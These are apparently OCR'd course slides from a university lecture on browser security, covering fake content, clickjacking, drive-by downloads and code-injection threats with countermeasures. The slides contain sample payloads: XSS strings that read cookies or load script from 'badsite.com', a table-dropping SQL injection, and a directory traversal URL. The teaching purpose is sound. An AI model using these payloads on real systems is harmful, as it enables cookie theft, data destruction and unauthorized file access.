
Malicious Software

COMP 435
Fall 2017
Prof. Cynthia Sturton

Browser Security

Number of Vulnerabilities Discovered in Browsers



Browser Security Requirements

- Confidentiality
- Integrity
- Availability

Browser Attacks

- Code in the Browser
- Keystroke Logger
- Page in the Middle
- Program Download Substitution
- User in the Middle

CAPTCHAs

Fraudulent Accounts

Account Type	Price per Account
Twitter	$0.01 -- $0.20
Facebook (phone verified account)	$0.45 -- $1.50
Google (PVA)	$0.03 -- $0.50
Hotmail	$0.004 -- $0.03
Yahoo	$0.006 -- $0.015

*Trafficking Fraudulent Accounts: The Role of the Underground Market in Twitter Spam and Abuse," Thomas et al. 2013


Browser Threats

- False Content
- Malicious Content
- Code within Data

Browser Threats

- False Content
  - Defaced website
  - Fake web site
- Malicious Content
- Code within Data
  - Fake code

Fake Site



Fake Code


False Content Countermeasures

- Search engines
- Integrity checksums
- Signed code


Browser Threats

- False Content
- Malicious Content
  - Web bug
  - Clickjacking
  - Drive by download
- Code within Data

Web Bug



Clickjacking



Drive-by Download

Code is downloaded, installed, and executed without the user's knowledge or consent

Malicious Content Countermeasures

- Separation of privilege in browsers
- User vigilance
- Administrator vigilance

Browser Threats

- False Content
- Malicious Content
- Code within Data
  - Cross-site scripting
  - SQL injection
  - Dot dot slash

Cross-Site Scripting -- Reflected

```
http://goodsite.com/<script>alert(document.cook
ie></script>
```


404 error: File not found

Alert: Your cookies displayed here

Cross-Site Scripting -- Persistent

```
Cool story.<br>KCTVBigFan<script
src=http://badsite.com/xss.js></script>
```

SQL Injection



HTTP://XKCD.COM/327/

SQL Injection

Server Code:

```
q = "INSERT INTO Students VALUES ('" + FNMName.Text
+ "', '" + LName.Text + "')";
```

User Input:

```
Robert'); DROP TABLE Students;--
```

Executed Code:

```
INSERT INTO Students VALUES ('Robert'); DROP
TABLE Students; --', 'Jones')
```


Dot Dot Slash

```
http://yoursite.com/webhits.htw?CiWebHits&File=../../../../../winnt/sys
tem32/autoexec.nt
```


Code within Data Countermeasure

- User input sanitization